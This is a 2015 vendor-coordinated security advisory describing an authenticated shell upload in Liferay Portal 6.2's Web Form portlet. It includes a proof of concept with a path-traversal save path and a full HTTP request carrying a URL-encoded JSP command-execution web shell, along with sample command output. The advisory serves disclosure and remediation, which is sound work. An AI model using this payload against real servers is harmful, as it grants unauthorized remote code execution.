Vulnerability Advisory

Name	Liferay Portal Authenticated Shell Upload
Vendor Website	https://www.liferay.com/
Date Released	26th February 2015
Affected Software	Liferay Portal CE/EE 6.2
Researchers	Daniel Jensen


Description

Liferay Portal is vulnerable to an authenticated shell upload vulnerability, allowing an attacker with an existing Liferay account to attain code execution on the operating system.

Exploitation

A Liferay account with the Power User role or higher is required to exploit this vulnerability. An attacker may use an existing account, or register a new account with the portal, as the default role given to new accounts is Power User.
Power Users can alter the configuration of the Web Form application when added to their dashboard. The Web Form can be configured to save user input to a file on disk, which can be specified as a relative path with any extension. If the Portal is deployed by Tomcat, the file path can be set to a file within the "webapps/ROOT" directory. Users are able to write arbitrary content to a location within the webroot using the Comments box within the Web Form application. A Java shell can be written to a file within the webroot with a JSP extension, and when accessed the contents will be executed by the web server.

Proof of Concept



Web Form - Configuration

File

☑ Save to File

Path and File Name

./../webapps/ROOT/shell.jsp

192.168.44.163:8080/shell.jsp?cmd=uname+-a

```
"a";"Excellent";"
```

```
uname -a

Linux ubuntu 3.13.0-40-generic #69-Ubuntu SMP Thu Nov 13 17:56:26
```

Proof of Concept

```
POST
/web/dastrestdsgf/home?p_auth=n8oc5gxc&p_p_id=1_WAR_webformportlet_INSTANCE_2Jn6ehWVnJGF&p_p_
lifecycle=1&p_p_state=normal&p_p_mode=view&p_p_col_id=column-
1&p_p_col_count=3&_1_WAR_webformportlet_INSTANCE_2Jn6ehWVnJGF_javax.portlet.action=saveData
HTTP/1.1
Host: 192.168.44.163:8080
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.44.163:8080/web/dastrestdsgf/home
Cookie: COOKIE_SUPPORT=true; GUEST_LANGUAGE_ID=en_US;
JSESSIONID=1AF7153CE6668B1E36D3560BE3C58600; COMPANY_ID=10157;
ID=2f6964672b4a4939474b4f6d52706345626f626e64513d3d;
USER_UUID="aa6ePJbAzp5Nh78qznPIToCKhcdF93lRwJrfJX8FHs8=";
LFR_SESSION_STATE_11432=1419370862365
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1767

_1_WAR_webformportlet_INSTANCE_2Jn6ehWVnJGF_formDate=1419370863642&_1_WAR_webformportlet_INST
ANCE_2Jn6ehWVnJGF_redirect=%2Fweb%2Fdastrestdsgf%2Fhome&_1_WAR_webformportlet_INSTANCE_2Jn6eh
WVnJGF_field1=a&_1_WAR_webformportlet_INSTANCE_2Jn6ehWVnJGF_field2=Excellent&_1_WAR_webformpo
rtlet_INSTANCE_2Jn6ehWVnJGF_field3=%3C%25%40+page+import%3D%27java.util.*%2Cjava.io.*%27%25%3
E%0D%0A%3CHTML%3E%3CBODY%3E%0D%0A%3C%21--
Strings+contructed+from+chars+because+Liferay+web+form+file+writes+breaks+double+quotes--
%3E%0D%0A%3CFORM+METHOD%3D%27GET%27+NAME%3D%27myform%27+ACTION%3D%27%27%3E%0D%0A%3CINPUT+TYPE
%3D%27text%27+NAME%3D%27cmd%27%3E%0D%0A%3CINPUT+TYPE%3D%27submit%27+VALUE%3D%27Send%27%3E%0D%
0A%3C%2FFORM%3E%0D%0A%3Cpre%3E%0D%0A%3C%25%0D%0AString+cmd_str+%3D+Character.toString%28%27c%
27%29+%2B+Character.toString%28%27m%27%29+%2B+Character.toString%28%27d%27%29%3B%0D%0AString+
br_str+%3D+Character.toString%28%27%3C%27%29+%2B+Character.toString%28%27B%27%29+%2B+Characte
r.toString%28%27R%27%29+%2B+Character.toString%28%27%3E%27%29%3B%0D%0Aif+%28request.getParame
ter%28cmd_str%29+%21%3D+null%29+%7B%0D%0A++++++++out.println%28request.getParameter%28cmd_str
%29+%2B+br_str%29%3B%0D%0A++++++++Process+p+%3D+Runtime.getRuntime%28%29.exec%28request.getPa
rameter%28cmd_str%29%29%3B%0D%0A++++++++OutputStream+os+%3D+p.getOutputStream%28%29%3B%0D%0A+
+++++++InputStream+in+%3D+p.getInputStream%28%29%3B%0D%0A++++++++DataInputStream+dis+%3D+new+
DataInputStream%28in%29%3B%0D%0A++++++++String+disr+%3D+dis.readLine%28%29%3B%0D%0A++++++++wh
ile+%28+disr+%21%3D+null+%29+%7B%0D%0A++++++++++++++++out.println%28disr%29%3B+%0D%0A++++++++
++++++++disr+%3D+dis.readLine%28%29%3B+%0D%0A++++++++++++++++%7D%0D%0A++++++++%7D%0D%0A%25%3E
%0D%0A%3C%2Fpre%3E%0D%0A%3C%2FBODY%3E%3C%2FHTML%3E%0D%0A
```

Solution

Update the Liferay Web Form portlet with the latest version from the Liferay Marketplace.

Timeline

24/12/2014 – Advisory released to vendor.
24/12/2014 – Advisory acknowledged by vendor.
25/02/2015 – Vendor advises a fix is in place in the latest version of the Web Form portlet.
26/02/2015 – Advisory Release.

About Security-Assessment.com

Security-Assessment.com is Australasia's leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the

Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com